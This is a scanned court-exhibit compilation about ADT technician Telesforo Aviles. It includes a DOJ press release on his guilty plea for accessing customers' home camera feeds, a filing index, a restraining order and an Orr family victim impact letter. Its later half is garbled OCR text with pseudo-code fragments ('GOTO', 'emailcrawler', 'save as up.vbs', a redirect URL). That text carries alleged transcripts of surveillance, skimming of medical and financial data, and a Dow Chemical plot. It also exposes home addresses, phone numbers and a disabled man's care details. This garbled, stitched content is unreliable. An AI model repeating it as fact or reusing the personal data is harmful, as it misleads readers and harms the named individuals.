CEO at Southeast Federal Properties, LL
Tallahassee, FL



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Crawfordville, FL



Brittney Rush

Claims Supervisor
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Cindy Julieth Arevalo Hernandez

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Management Consultant at Reason Group
Canberra, ACT



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Amanda Phillips
District Small Business Sales Manager at ADT Security Services



Small Business Sales Manager at ADT Security Services



University of South Alabama



Amanda Phillips

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Northern District of Texas

SEE ALSO RODAN &
FIELDS AND THE
ADT TECHNICIAN'S
ACTIVITIES, ETC. (ALSO APPLE, ET AL)

FOR IMMEDIATE RELEASE

Thursday, January 21, 2021

ADT Technician Pleads Guilty to Hacking Home Security Footage

A home security technician has pleaded guilty to repeatedly hacking into customers' video feeds, announced Acting U.S. Attorney for the Northern District of Prerak Shah.

Telesforo Aviles, a 35-year-old former ADT employee, pleaded guilty to computer fraud on Thursday before Magistrate Judge David Horan.

"This defendant, entrusted with safeguarding customers' homes, instead intruded on their most intimate moments," said Acting U.S. Attorney Prerak Shah. "We are glad to hold him accountable for this disgusting betrayal of trust."

"The defendant used his position of employment to illegally breach the privacy of numerous people. The FBI works with our law enforcement partners to thoroughly investigate all cyber intrusions and hold criminals accountable for their actions," said FBI Dallas Special Agent in Charge Matthew J. DeSarno. "Cyber intrusions do not only affect businesses, but also members of the public. We encourage everyone to practice cyber hygiene with all their connected devices by reviewing authorized users and routinely changing passwords. If you become the victim of a cybercrime, please contact the FBI through ic3.gov or 1-800-CALL FBI."

According to plea papers, Mr. Aviles admits that contrary to company policy, he routinely added his personal email address to customers' "ADT Pulse" accounts, giving himself real-time access to the video feeds from their homes. In some instances, he claimed he needed to add himself temporarily in order to "test" the system; in other instances, he added himself without their knowledge.

Mr. Aviles took note of which homes had attractive women, then repeatedly logged into these customers' accounts in order to view their footage for sexual gratification, he admits. Plea papers indicate he watched numerous videos of naked women and couples engaging in sexual activity inside their homes.

Over a four and a half year period, Mr. Aviles secretly accessed roughly 200 customer accounts more than 9,600 times without their consent, he admits.

Mr. Aviles, who waived indictment and was charged via an information, now faces up to five years in federal prison.

The Federal Bureau of Investigation's Dallas Field Office conducted the investigation. Assistant U.S. Attorney Sid Mody is prosecuting the case.

Topic(s):

Cybercrime

Component(s):

Federal Bureau of Investigation (FBI)

USAO - Texas, Northern

Contact:

Erin Dooley

Public Affairs

214-659-8707

erin.dooley@usdoj.gov

Updated January 21, 2021

G-3	Signed Temporary Restraining Order (May 15, 2020)
G-4	Issued Temporary Restraining Order (May 18, 2020)
G-5	First Amended Class Action Petition and Verified Application for Temporary Restraining Order and Temporary Injunction (May 28, 2020)
G-6	Signed Extension of TRO (May 29, 2020)
G-7	Plaintiff's Motion for Substituted Service (June 2, 2020)
G-8	Subpoena to ADT for production of documents (June 2, 2020)
G-9	Signed Order Authorizing Substituted Service (June 10, 2020)
G-10	Non-Party, Non-Resident ADT LLC's Motion for Protective Order From Plaintiffs' Subpoena Duces Tecum (June 12, 2020)
G-11	Citation Served on Telesforo Aviles (June 13, 2020)
G-12	Affidavit of Services on Telesforo Aviles (June 15, 2020)
G-13	Executed Temporary Restraining Order (June 15, 2020)
G-14	Return of Service on Aviles (June 15, 2020)
G-15	Signed Temporary Injunction (June 19, 2020)
G-16	Plaintiffs' Second Amended Class Action Petition and Verified Application for Temporary Restraining Order and Temporary Injunction (June 14, 2020)
G-17	Plaintiffs' Motion to Compel ADT LLC to Comply with Plaintiffs' Subpoena Duces Tecum (July 20, 2020)
G-18	Plaintiffs' Response to ADT LLC's Motion for Protective Order and Plaintiffs' Motion to Compel ADT to Comply with Plaintiffs' Subpoena Duces Tecum (July 20, 2020)
G-19	Motion for Admission Pro Hac Vice for Charles Eblen (July 21, 2020)
G-20	Motion for Admission Pro Hac Vice for Jason Scott (July 21, 2020)
G-21	Motion of Resident Counsel In Support of Unopposed Motion for Admission Pro Hac Vice of Jason Scott and Charles Eblen (July 21, 2020)
G-22	Order Granting Motion for Admission Pro Hac Vice of Charles Eblen (July 29, 2020)
G-23	Order Granting Motion for Admission Pro Hac Vice of Jason Scott (July 29, 2020)
G-24	Defendant Aviles's Original Answer to Plaintiffs' Second Amended Class Action

	Petition and Verified Application for Temporary Restraining Order and Temporary Injunction (August 6, 2020)
G-25	Plaintiffs' Motion to Certify Class (August 6, 2020)
G-26	Non-Party, Non-Resident Intervenor-Defendant ADT LLC's Pet in Intervention (August 18, 2020)
G-27	ADT LLC's Motion to Stay All Deadlines (August 20, 2020)

Dated: August 26, 2020

Respectfully submitted,

SHOOK, HARDY & BACON L.L.P.

By: /s/ Benjamin Walther
Benjamin Walther
Texas Bar No. 24084041
JPMorgan Chase Tower
600 Travis, Suite 3400
Houston, Texas 77002
Telephone: (713) 227-8008
Facsimile: (713) 227-9508
bwalther@shb.com

and

Charles C. Eblen (*pro hac vice pending*)
Missouri Bar No. 55166
Jason Scott (*pro hac vice pending*)
Missouri Bar No. 61200
2555 Grand Boulevard
Kansas City, Missouri 64108-2613
Telephone: (816) 474-6550
Facsimile: (816) 421-5547
ceblen@shb.com
jscott@shb.com

***Attorneys for Intervenor Defendant,
ADT LLC***

CERTIFICATE OF SERVICE

The undersigned hereby certifies that on this 26th day of August, 2020, the foregoing was presented to the Clerk of Court for filing, uploading, and service upon all counsel of record via the CM/ECF system, as follows:

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Texas Bar No. 00793561
Michael A. Downey
Texas Bar No. 24087445
MOSTYN LAW
3810 West Alabama Street
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*Attorneys for Plaintiffs
Taylor Madison; and
Angie Dickson*

Tom Pappas
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tpappas@bp-g.com

*Attorneys for Defendant
Telesforo Aviles*

/s/ Benjamin Walther
Benjamin Walther

CAUSE NO. DC-20-06783

TAYLOR MADISON,
Plaintiff,

v.

TELESFORO AVILES,
Defendant.

§
§
§
§
§
§
§

IN THE DISTRICT COURT OF

DALLAS COUNTY, TEXAS

191ST JUDICIAL DISTRICT

PLAINTIFFS' SECOND AMENDED CLASS ACTION PETITION AND VERIFIED APPLICATION FOR TEMPORARY RESTRAINING ORDER AND TEMPORARY INJUNCTION

TO THE HONORABLE JUDGE OF SAID COURT:

COME NOW, TAYLOR MADISON and ANGIE DICKSON, individually and on behalf of all similarly situated persons ("Plaintiffs"), and file this *Plaintiffs' Second Amended Class Action Petition and Verified Application for Temporary Restraining Order and Temporary Injunction*, complaining of TELESFORO AVILES ("AVILES" or "Defendant"), for causes of action, Plaintiffs would respectfully show this Honorable Court the following:

DISCOVERY CONTROL PLAN

1. Plaintiffs intend for discovery to be conducted under Level 3 of Rule 190 of the Texas Rules of Civil Procedure. This case involves complex issues and will require extensive discovery. Therefore, Plaintiffs will ask the Court to order that discovery be conducted in accordance with a discovery control plan tailored to the particular circumstances of this suit.

PARTIES

2. Plaintiff Taylor Madison, individually and on behalf of those similarly situated, is an individual residing in Dallas County, Texas and is a citizen of Texas.

3. Plaintiff Angie Dickson, individually and on behalf of those similarly situated, is an individual residing in Dallas County, Texas and is a citizen of Texas.
4. Defendant Telesforo Aviles is an individual residing in and domiciled in the State of Texas. This defendant has been served. No citation is requested at this time.

JURISDICTION

5. The Court has jurisdiction over this cause of action because the amount in controversy is within the jurisdictional limits of the Court.
6. The Court has jurisdiction over Defendant Aviles because he is an individual residing in the State of Texas, and Plaintiffs' causes of action arise out of his activities in the State of Texas.
7. This case is not removable as all party Plaintiffs (2/3 or more of the Class) and Defendant are citizens of the State of Texas.

VENUE

8. Venue is proper in Dallas County because all or a substantial part of the events giving rise to the claim occurred in Dallas County. CIV. PRAC. & REM. CODE § 15.002(a)(1).

CLASS ACTION ALLEGATIONS

9. Pursuant to TEX. R. CIV. P. 42, Plaintiffs bring this action as a class action on behalf of themselves and all members of the Class and Sub-Class of similarly situated persons. Included in the Class are persons who were victims who suffered damages as the result of Defendant's intrusion upon their seclusion. Certification is appropriate under TEX. R. CIV. P. 42. The proposed Class is defined as follows:

All Texas citizens or residents who experienced damages as a result of the intrusion of their seclusion by Defendant Telesforo Aviles.

The proposed Sub-Class is defined as follows:

CAUSE NO. DC-20-06783

TAYLOR MADISON,
Plaintiff,

v.

TELESFORO AVILES,
Defendant.

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IN THE DISTRICT COURT OF

DALLAS COUNTY, TEXAS

191st JUDICIAL DISTRICT

TEMPORARY RESTRAINING ORDER

After considering Plaintiff Taylor Madison's ("Plaintiff"), application for temporary restraining order, the pleadings, the affidavit, and arguments of counsel, the Court finds there is evidence that harm is imminent to Plaintiff, and if the Court does not issue the temporary restraining order, Plaintiff will be irreparably injured because Telesforo Aviles ("Aviles or "Defendant") may approach her or her home, threatening to further intrude on her privacy. Plaintiff also will be irreparably harmed if Defendant is able to alter or dispose of crucial evidence before the investigation of said evidence by Plaintiff's counsel and/or any experts.

An ex parte order, without notice to Defendant, is necessary because there was not enough time to serve process on and give notice to Defendant, hold a hearing, and issue a restraining order before the irreparable loss or alteration of evidence would occur. Therefore, by this order, Defendant is hereby:

1. RESTRAINED from disposing of, altering, or modifying in any way electronic equipment and digital information that was involved in and/or related to the intrusion;

2. RESTRAINED from disposing of or altering in any way any electronic equipment or digital information including, but not limited to, communications, or documents stored on all equipment, servers, computers, laptops, smartphones, cell phones, social media posts of all manner, text messages, Instagram posts, facebook information, photographs, videos, electronic images of any kind, digital records and/or logs of activity on such devices and electronic or media platforms; and
3. RESTRAINED from approaching within 500 yards of Plaintiff or her residence or in any way, whether physically or electronically, intruding on her privacy.
4. Plaintiff shall post bond in the amount of \$ 10. under Rule 684 of the Texas Rules of Civil Procedure.
5. This order shall expire by its terms on May 29th, 2020, at which time a hearing on temporary injunction shall be held in this Court at 10:00 AM/PM to determine whether this temporary restraining order should be made a temporary injunction pending a full trial on the merits.

ISSUED this 15th day of May at 9:07 AM/PM.

Idua Laughter w/permission
Hon. Judge Presiding

Will. D. [Signature]
Associate Judge for the
191st District Court

2073984700

DC PL Document ID (AC-2)

August 1981 / 07886.
 Medical Records Release Authorization
 1987 X (MM)
 1987 X (JC)
 1988 X (JC)
 1988 X (JC)
 1988 X (JC)
 1988 X (JC)

CHRON (REVIEW 4 OF 4)
Password required to print:

EDWARD W. ORR
122 Ridge Road
Terryville, CT 06786

January 19, 2018

United States Attorneys Office
Attn: Victim Witness Unit
Northern District of California
450 Golden Gate Ave.
Box 36055
San Francisco, CA 94102

RE: I. VICTIM IMPACT STATEMENT (ATTACHED)

II. THE EMAIL-COMMUNICATED LETTER¹ OF 1-18-18 FROM THE VICTIM WITNESS UNIT, REGARDING THE VICTIM IMPACT STATEMENT DUE 1-26-18 (THE CONTENT OF SAID LETTER WAS FORWARDED TO ME VIA COUNSEL² FOR RESPONSE TO YOU)

Dear Sir or Madam:

Attached is my Victim Impact Statement.

Thank you very much for your ongoing efforts, and for prosecuting Mr. Baratov et al.

¹ And/or related communications, et al

² In said letter if your mailing address was provided as a contact option. Accordingly, given the volume of materials, including hard copy, computer media, flash drives, etc., I am responding to you.

07896

AS-IS
Document
Control

2073984700


DC PL Document ID (AC-?)

August 1981 / 07886-
Medical Records Release Authorization
1885 X (JMC)
1887 X (JMC)
1888 X (JMC)
1890 X (JMC)
1891 X (JMC)

CHRON (REVIEW 4 OF 4)

Password required to print:

Sincerely,



Edward W. Orr³ (per Darlene D. Orr)
122 Ridge Road
Terryville, CT 06786
Telephone: 203-658-4977

Enc.: As enumerated above.

cc: J. Cannon (cover letter only)
S. Winick (cover letter only)
D. Katz (cover letter only)
SSA File-63/EWO924538/re
DC File/351292381033f/re

Vertical text on the right margin, possibly a stamp or reference code.

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³ As discussed, and as Edward Orr is severely physically handicapped, his wife (who holds full Power of Attorney) utilizes the computer (and/or accounts) on his behalf and on the family's behalf.

EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); In excess of \$267,475 of Damages; Name of Victims: EDWARD W. ORR; and DARLENE D. ORR

1 message

Edward Orr <eanddorr2@gmail.com>
To: allison.c.crandle@usdoj.gov
Bcc: Edward Orr <eanddorr2@gmail.com>

Fri, Dec 18, 2020 at 9:02 AM

EMAIL 1 OF 12: VICTIM IMPACT STATEMENT IN: 3:20-CR-00506-X (CASE TITLE: "USA V. AVILES"); IN EXCESS OF \$267,475 OF DAMAGES**Name of Victims:** EDWARD W. ORR; and DARLENE D. ORR

(THE LATTER VICTIM OF WHOM HOLDS POWER OF ATTORNEY FOR HER HUSBAND, EDWARD, AS EDWARD IS PHYSICALLY DISABLED; MS. ORR, PER COUNSEL, IS ALSO INCLUDED HEREIN AS A VICTIM WITH THE SAME ADDRESS AND CONTACT INFORMATION.)

Ms. Crandle:

I appreciate having had the opportunity to speak with you by telephone on Monday, December 14, 2020. You suggested that my wife and I send this Victim Impact Statement (and its numerous attachments) to you in the form of multiple emails.

Accordingly, this is "Email # 1 of 12" regarding Telesforo Aviles. There are numerous mentions of him in the records.

We are also, as you mentioned, respectfully requesting that one (Edward) of the undersigned be allowed to speak at the sentencing hearing; and that we be added to the "update list" of those who will receive notice as to what is happening with the Defendant. (Please note that, because of Edward physical handicaps [spinal-cord injuries, et al], he will need to appear via telephone, rather than via Zoom. He cannot utilize Zoom, because of his physical handicaps.)

As described in numerous documents and filings, my wife and I have thus far suffered in excess of **\$267,465** in financial losses, **NOT COUNTING PHYSICAL, EMOTIONAL AND MENTAL DAMAGES, PAIN AND SUFFERING AND RELATED.**

In excess of \$267,475 of Damages (Grand Total as will be shown below):

The undersigned have already filed numerous documents, in Federal (and/or in State) Courts, relating to damages from Telesforo Aviles's actions.

Several documents were filed in U.S. District Court, California Northern District (San Francisco), CASE #: 3:16-cv-02233-JST (Michael Edenborough et al v. ADT, LLC et al); et al. See numerous filings, including, but not limited to, ECF 132 and all support documents, in both hard copy and/or computer formats, et al.

See also, among numerous other items, the attached documents; et al.

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DC PL Document ID (AC-3)

August 1981 / 07896
Medical Records Release Authorization
1981 X (NH)
1982 X (JC)
1983 X (JC)
1984 X (JC)
1985 X (JC)
1986 X (JC)

CHRON (REVIEW 4 OF 4)

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REVISIONS
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EDWARD W. ORR
110 Woodridge Drive
McDonald, PA 15057

September 1, 2015

Mr. Hao Gu
Eaton Corporation
1000 Cherrington Parkway
Moon Township, PA 15108

Naren Gursahany
President, Chief Executive Officer,
and Director
ADT
3190 South Vaughn Way
Aurora, Colorado 80014

RE: I. TELESFORO AVILES' HACKING INTO OUR ADT SYSTEM, INVOLVING HIS THEFT, AS AN ADT EMPLOYEE, OF ADT EQUIPMENT AND THE CONCOMITANT INSTALLATION OF THAT EQUIPMENT IN AND AROUND MY FAMILY'S DWELLING. HE INSTALLED EXTRA CAMERAS INSIDE AND OUTSIDE (IN CONJUNCTION WITH OUR ALREADY-EXISTING ADT SYSTEM); AND HE ARRANGED SPORADIC AND/OR CODED EMAIL LINKS TO HIMSELF AND/OR TO HIS COLLEAGUE, THOMAS MACRI'S EMAIL(S) AND/OR OTHER LINKED COMMUNICATIONS DEVICES, SO THAT HE AND/OR MR. MACRI COULD SPY ON MY FAMILY.

MR. THOMAS MACRI'S JOINT WORK WITH MR. HAO GU:

DESCRIPTION OF THE VARIOUS HILCORP, EQT, NCE / RR AND RELATED COMPANY EVENTS THAT HE WITNESSED IN HIS CAPACITY SERVING IN MR. PENWELL'S DEPARTMENT

II. MR. MACRI'S INTENT TO PUT UP, ALONG WITH RR, ADDITIONAL STILL AND VIDEO CAMERAS IN THE WOODS AND/OR OTHER AREAS IN AND AROUND 110 WOODRIDGE,

2073984700

DC FS Document ID (SC-7)

August 1981 / 01895-
Federal Records Release Authorization
195 X (KMI)
197 X (JCI)
198 X (JCI)
199 X (JCI)
200 X (JCI)

CHRON (REVIEW 4 OF 4)

Password required to print:

EDWARD W. ORR
DARLENE D. ORR
110 Woodridge Drive
McDonald, PA 15057

Sent by certified mail: 7011 1570 0000 4042 4855

December 7, 2015

ADT
3190 South Vaughn Way
Aurora, Colorado 80014

- RE: I. TELEPHONE CALL OF 12-7-15 TO ADT
- II. PARTICIPANTS: EDWARD ORR AND DARLENE ORR (CALLERS)
ASHLEY (ADT) (FIRST CONTACT)
PRECHELL (ADT) (SECOND CONTACT)
DAN KARNUTH (VIA REPORTED SIDE CONVERSATION BETWEEN PRECHELL AND MR. KARNUTH, AS REPORTED BY PRECHELL)
- III. ADT'S APOLOGY FOR ERRONEOUS BILLING (MULTIPLE BILLS / SPECIFICALLY FOR UNAUTHORIZED CONTACT NUMBER ON SENSOR AND CONTROL SHEETS, EQUIPMENT AND RELATED, ETC.)
- IV. ADT'S CANCELLATION OF ANY AND ALL CHARGES (11/30/15 INVOICE, ET AL)
- V. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4848 (11-6-15)
- VI. PRIOR CERTIFIED MAILING TO ADT: 7011 1570 0000 4042 4817 (9-12-15)

07896


AS-IS Document Control

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DC PL Document ID 1AC-3

August 1991 / 01891-
Medical Records Release Authorization
:191 A (U)
:192 X (U)
:193 X (U)
:201 X (U)
:202 A (U)

CHRON (REVIEW 4 OF 4)
Password required to print:

SENDER: COMPLETE THIS SECTION		COMPLETE THIS SECTION ON DELIVERY	
<ul style="list-style-type: none"> Complete items 1, 2, and 3. Print your name and address on the reverse so that we can return the card to you. Attach this card to the back of the mailpiece, or on the front if space permits. 		<p>A. Signature <i>lw</i> <input type="checkbox"/> Agent <input type="checkbox"/> Addressee</p> <p>B. Received by (Printed Name) <input type="checkbox"/> C. Date of Delivery 12/11</p> <p>D. Is delivery address different from item 1? <input type="checkbox"/> Yes <input type="checkbox"/> No If YES, enter delivery address below.</p>	
<p>1. Article Addressed to:</p> <p>ADT 3190 South Vaughn Way Aurora, Colorado 80014</p>  <p>9590 9403 0482 6173 6364 82</p>		<p>3. Service Type:</p> <input type="checkbox"/> Registered Mail® <input type="checkbox"/> Registered Mail Restricted Delivery <input type="checkbox"/> Certified Mail® <input type="checkbox"/> Certified Mail Restricted Delivery <input type="checkbox"/> Collect on Delivery <input type="checkbox"/> Collect on Delivery Restricted Delivery <input type="checkbox"/> Insured Mail <input type="checkbox"/> Insured Mail Restricted Delivery over \$500	
<p>4. Article Number (Transfer from service label)</p> <p>111 1570 0000 4042 4855</p>		<input type="checkbox"/> Priority Mail Express® <input type="checkbox"/> Registered Mail® <input type="checkbox"/> Registered Mail Restricted Delivery <input type="checkbox"/> Return Receipt for Merchandise <input type="checkbox"/> Signature Confirmation™ <input type="checkbox"/> Signature Confirmation Restricted Delivery	
<p>PS Form 3811, April 2018 PSN 7430-02-000-9060</p>		<p>Complete Return Receipt:</p>	

078996

2073984700

DC 71 Document ID (AC-1)

August 1981 / 07896-
Medical Records Release Authorization
1981 A LHM
1981 A LJC
1981 A LJC
1981 A LJC
1981 A LJC
1981 A LJC

CHRON (REVIEW 4 OF 4)

Password required to print: *****

lines, as found as ID system can be programmed to recognize listener as
the owner of the phone. Easy to reprogram call-in to recognize any
phone-in as the caller, so worked pretty well June-Aug2004 + Jan2005
and Aug 2005, till 92a dipswitch resource. Will retain only CT video
for remainder of 2005 and Q1 2006. Porto said no wonder D.O.R. unable
to exhaust administrative remedies, called supv again after hrs to
discuss truncation of surv. Reported Jan\Jul 2004 typical day as follows:
F\U: a. D.O.R morning wk-up: 3:30 - 3:45 AM\work 6 days regularly,
sometimes all 7
b. After her own breakfast, makeup, dress, and wash face 3:45-4:00, then
prep. food + area for husband 4:00 - 4:45 AM
c. Cleaning of feces-soiled clothing of husband, also cleaning of
other special areas, including vomitus from moving husband
d. Often 8-9 times helping husband with movement when unable to
(before waking up at 3:30 AM)
e. Household chores, mainly related to husband's handicaps, after 4:45
AM
f. Leave house from 5:30 AM to 6:00, sometimes before because of work
schedule doubling, and related.
g. Travel to Simsbury, approx. 31 mi from Southington, about 40 min.
of travel in morning if no traffic pile-up\jam
h. Start work from 6:30 or so, go till 5:00 till 6:00 PM, depending on
demands
i. Travel home, shop at Fitzgerald's before on road, then shopping
often on way home, Wal-Mart and related, generally for husband's spec.
needs\ C.R. Dr. Guertler, et al.
j. Arrive home often 7:30 PM
k. Spec. prep. for husband for meals
l. Evening meal approx 8:00 PM or close to.
m. Help husband with bath, except often takes two-three nights for
full bath, since husband's body cannot take stress of full bath in one
day \ 9:00 - 10:30
n. Clean bathtub, and related \ 11:00
o. Household chores \ of daily variety, not including weekly tasks of
lawn, outside (snow removal if other months of year, etc.) 11:00 -
12:00
p. Recurrent monthly bills and paperwork, not including insurance
generally \ 12:00 - 12:45+
q. Own bath\shower: 12:45 - 1:00+
r. Retire to sleep 1:15+
Generally repetitive schedule, and if day off once every two weeks
approx., then errands such as car repairs and other necessities gen.
consume entire day, night, with same schedule 3:30AM wakeup, and bed
after midnight. Audio espec picked up on extra hours red. for insurance
matters, inclusive of letter to Tucker, answering questions, and moving
document items, etc. May have hurt herself in moving the boxes.
Repeated surveillance dozens of times since, with recents about 1-7-
2020.
Hao Gu 10-1-15: HG (co TA) OK, Telesforo. I have asked Alfred to fix
the f1\in-Eliseo and f1\in-page-number repeat issues, too. Porto.
Telesforo, your surveillance on Amanda Phillips via ADT and Rodan or
whatever she's allil with must stop. Porto. But the Apple server

378138

AS-IS Document Control

07896

2073984700

DC PL Document ID (AC-2)

August 1981 / 07896
Medical Records Release Authorization
1985 X (MM)
1987 X (JC)
1989 X (JC)
1990 X (JC)
1991 X (JC)

CHRON (REVIEW 4 OF 4)
Password required to print:

OrrGOTO23926emailcrawler823SETOPortoDC24b
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OrrGOTO23926emailcrawler823SETOPortoDC24b

in your client, save as up.vbs: Subject: EMAILCRAWLER7352
Date: 7-14-05GOTO29712specsetGOTO8a
MIME7-Version: Reset5
Content-Type: multipart5/mixed2
boundary=Confidential71
XT-Priority1: DND
XT-MSMail-Priority: DND
XT-Mailer: DND
XR-MimeOLE:
XR-pstn-levels: DND
XR-pstn-settings: DND
XR-pstn-addresses:
XR-LMAIL-SPAM-STATISTICS: DND
Charset5: DO NOT DISPLAY

This is a Content-transfer-encodingDNDONLYDNDONLY:

[message truncated] SETTO92369 GOTO9312a
J. Eliseo, rec
S-17
Initial 963424146209re-directR7
203-453-9403
128 Driftwood Ln
Guilford, CT 06437
Mtc/rec Contact Stanley Stek

Secr. repo dictated, sig on fl, rec. signed copy, per ds.secretary
Reset363

E-9
J. Eliseo, rec
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Initial 963424146209re-direct
203-453-9403
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Guilford, CT 06437 RNgensETTO989356 RNgensETTO989356 RNgensETTO989356
RNgensETTO989
Mtc/rec Contact Stanley Stek

per2982downld826 per2982downld826 per2982downld826 Porto will not agree
to continue additional contract audio surveillance of 145 Greystone per
cellular scanner, ctr said 800/900 MHz cellular telephone or any
cordless telephone allows both sides of the conversation per rew/013
Cellular Telephone Scanner/Model AU 013/SR904762cache3aGOTO
Also per Telemonitor 3000 for audio on premises via regular telephone

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DC PL Document ID (RC-2)

August 1981 / 07896-
Medical Records Release Authorization
1995 X (RMI)
1997 X (JCI)
1999 X (JCI)
2001 X (JCI)
2003 X (JCI)

REPRODUCTION PROHIBITED
Medical
Information

CHRON (REVIEW 4 OF 4)

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lines, as long as ID system can be programmed to recognize listener as the owner of the phone. Easy to reprogram call-in to recognize any phone-in as the caller, so worked pretty well June-Aug2004 + Jan2005 and Aug 2005, till 92a dipswitch reroute. Will retain only CT video for remainder of 2005 and Q1 2006. Porto said no wonder D.Orr unable to exhaust administrative remedies, called supv again after hrs to discuss truncation of surv. Reported Jun/Jul 2004 typical day as fl/no F/U:a. D.Orr morning wk-up: 3:30 - 3:45 AM/work 6 days regularly, sometimes all 7

b. After her own brfst, makeup, dress, and wash face 3:45-4:00, then prep. food + area for husband 4:00 - 4:45 AM

c. Cleansing of feces-soiled clothing of husband, also cleansing of other special areas, including vomitus from moving husband.

d. Often 8-9 times helping husband with movement when unable to (before waking up at 3:30 AM)

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f. Leave house from 5:30 AM to 6:00, sometimes before because of work schedule doubling, and related.

g. Travel to Simsbury, approx. 31 mi from Southington, about 40 min. of travel in morning if no traffic pile-up/jam

h. Start work from 6:30 or so, go till 5:00 till 6:00 PM, depending on demands

i. Travel home, shop at Firzgerald's before on road, then shopping often on way home, Walmart and related, generally for husband's spec. needs/ C.R. Dr. Guerrero, et al.

j. Arrive home often 7:30 PM

k. Spec. prep. for husband for meals

l. Evening meal approx 8:00 PM or close to.

m. Help husband with bath, except often takes two-three nights for full bath, since husband's body cannot take stress of full bath in one day / 9:00 - 10:30

n. Clean bathtub, and related / 11:00

o. Household chores / of daily variety, not including weekly tasks of lawn, outside (snow removal if other months of year, etc.) 11:00 - 12:00

p. Recurrent monthly bills and paperwork, not including insurance generally / 12:00 - 12:45+

q. Own bath/shower: 12:45 - 1:00+

r. Retire to sleep 1:15+

Generally repetitive schedule, and if day off once every two weeks approx., then errands such as car repairs and other necessities gen. consume entire day, nght, with same schedule 3:30AM wakeup, and bed after midnight. Audio espec picked up on extra hours req. for insurance matters, inclusive of letter to Tucker, answering questions, and moving document items, etc. May have hurt herself in moving the boxes. Repeated surveillance dozens of times since, with recents about 1-7-2020.

Hao Gu 10-1-15: HG (to TA) OK, Telesforo. I have asked Alfred to fix the fl/lh-Eliseo and fl/lh-page-number repeat issues, too. Pronto. Telesforo, your surveillance on Amanda Phillips via ADT and Rodan or whatever she's affil with must stop. Pronto. But the Apple server

2073984700

DC PL Document ID (AC-2)

August 1981 / 07886
Medical Records Release Authorization
1985 X (MK)
1987 X (JC)
1988 X (JC)
1991 X (JC)
1993 X (JC)

CHRON (REVIEW 4 OF 4)

Password required to print:

skimming you did on Orr via ADT linked us to the files Orr has on Thomas Macri, so continue those activities as we discussed at Hamm's restaurant in the Nobelstown area. Check out Taylor Madison. The third-party servers skimmed the meds and financials on Orr pretty good twice, so proceed to next step before Barlow gets back to us if you can. Either encrypt 2-layer, or use 2-3 proxy addresses/links. END42

TA (TO HG): OK.
LINK76 HG5523425-cnt-
J. Eliseo, rec
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Initial 963424146209re-direct
203-453-9403
128 Driftwood Ln
Guilford, CT 06437 RGenSETTO989356 RGenSETTO989356 RGenSETTO989356
RGenSETTO989
Mtc/rec Contact Stanley Stek

WP sequestered/Nodoctor-patient relationship exists or is implied by this report, and no treatment was given or suggested by the rev/examiner(s).

E-Gold and/or rel. if required, as RJP wishes separation from other accounts. Porto wants mor RGenSETTO989356 RGenSETTO989356 RGenSETTO989356 RGenSETTO989829034ae, and re-mentioned the groundbreaking NYT article on Dow Chem corp veil with Corning /completely non-existent veil /counsel lost nerve on OrrGOTO23926emailcrawler823SETOPortoDC24b pretty quick, excess of \$2+/3+ billion liability, maybe even \$10+, could easily pull Dow Chemical into Chap 11 right along with Corning if he testifies about Sarnia lab notebooks to Nevada court, or to Pointer, et al, even could re-surface in future since liability will go for decades on Dow Chemical's part --- we lost NVcase big, and must make sure OrrGOTO23926emailcrawler823SETOPortoDC24b does not testify on green books/link --- both the corporate veil case and NYT article came out the exact same week as OrrGOTO23926emailcrawler823SETOPortoDC24b's accident, 11-1-05 versus 10-25-05 accident, within a couple of days. What's worse, the accident was within hours of Dow's violation of OrrGOTO23926emailcrawler823SETOPortoDC24b-agreement. Six to seven hours after his having been invited back to Dow. Porto knows he still has us over a barrel and even joked that maybe Dow bombed OrrGOTO23926emailcrawler823SETOPortoDC24b's car or sent somebody to do him in. He's not the only one who's said that, either. Even Sefc. See notes on Stek, too. Anyhow, Dow broke the 1986/1987 agreement big time, on the very day of the accident, too, and then all of a sudden OrrGOTO23926emailcrawler824SETOPortoDC24b is disabled, totally, within hours of being forced to come back on Dow ground in Michigan against his will. His worst nightmare, he said, just to have to come to Midland, he said, and he might want to retaliate. Told us to never ever contact him, never call him, never contact his employer, never contact his home, never do anything of the sort, and in spite of all that, the lab people in 1712 and 2040 wouldn't listen. Sandy especially. Caused problems with Chuck Colinson, Bob MacMullin, Jeff

REVISIONS
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2073984700

DC PL Document ID (AC-2)

August 1981 / 07896-
 Medical Records Release Authorization
 1995 X LHM
 1997 X LJC
 1998 X LJC
 1999 X LJC
 2000 X LJC
 2001 X LJC

CHRON (REVIEW 4 OF 4)

Password required to print:

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
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Convers, even Zinnert, but especially with the recruiters. And the Zinc/Silicone thing is a real big problem too since Sefcovic wrote in the escape clause that keeps Dow on the hook until the end of OrrGOTO23926emailcrawler823SETOPortoDC24b's life if he's ever disabled. The green books are the real problem, though, and that ID. Dual DC/DC, both ways, and the margin notes. Jakub, too. Talked to Butts, but won't help now. Set whole chain up. Caused many problems for OrrGOTO23926emailcrawler823SETOPortoDC24b. Reset272650hGOTOMargin error6354nofontma tch3037ResetE-9 Now or later OrrGOTO23926emailcrawler823SETOPortoDC24b may still decide to break corporate veil. TEXTrefle25289STOP629Porto has evidently met Dr. Jackson's fm, yet still seems unfamiliar with transfer rules. Add. qst. on transfers; requested three sep., as two colleagues assisting UM emp.

Has re-asked for sep. pa7yments.

SETTO92372
 SETTO92372
 SETTO92372

User mailbox exceeds allowed size;=288788920845963424146209re-directR7Porto Stefan Underhillemailcrawler352%3 stefan Initial 963424146209re-directR7Porto Stefan Underhillemailcrawler352%3 stefan Initial 963424146209re-directR7Porto Stefan Underhillemailcrawlerresethttp://8-9-05rtwsibl.od2.com/common/wmp/redirect.aspx?{'\$ghiy=0051445082541519-9045 352serverredirect%3aGOTOCTRL + click to follow link



